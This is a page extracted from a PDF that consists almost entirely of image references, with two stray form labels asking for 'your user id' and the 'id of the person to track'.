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
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

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
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
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
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


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


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
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
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
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
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

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id of the person to track

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


your user id

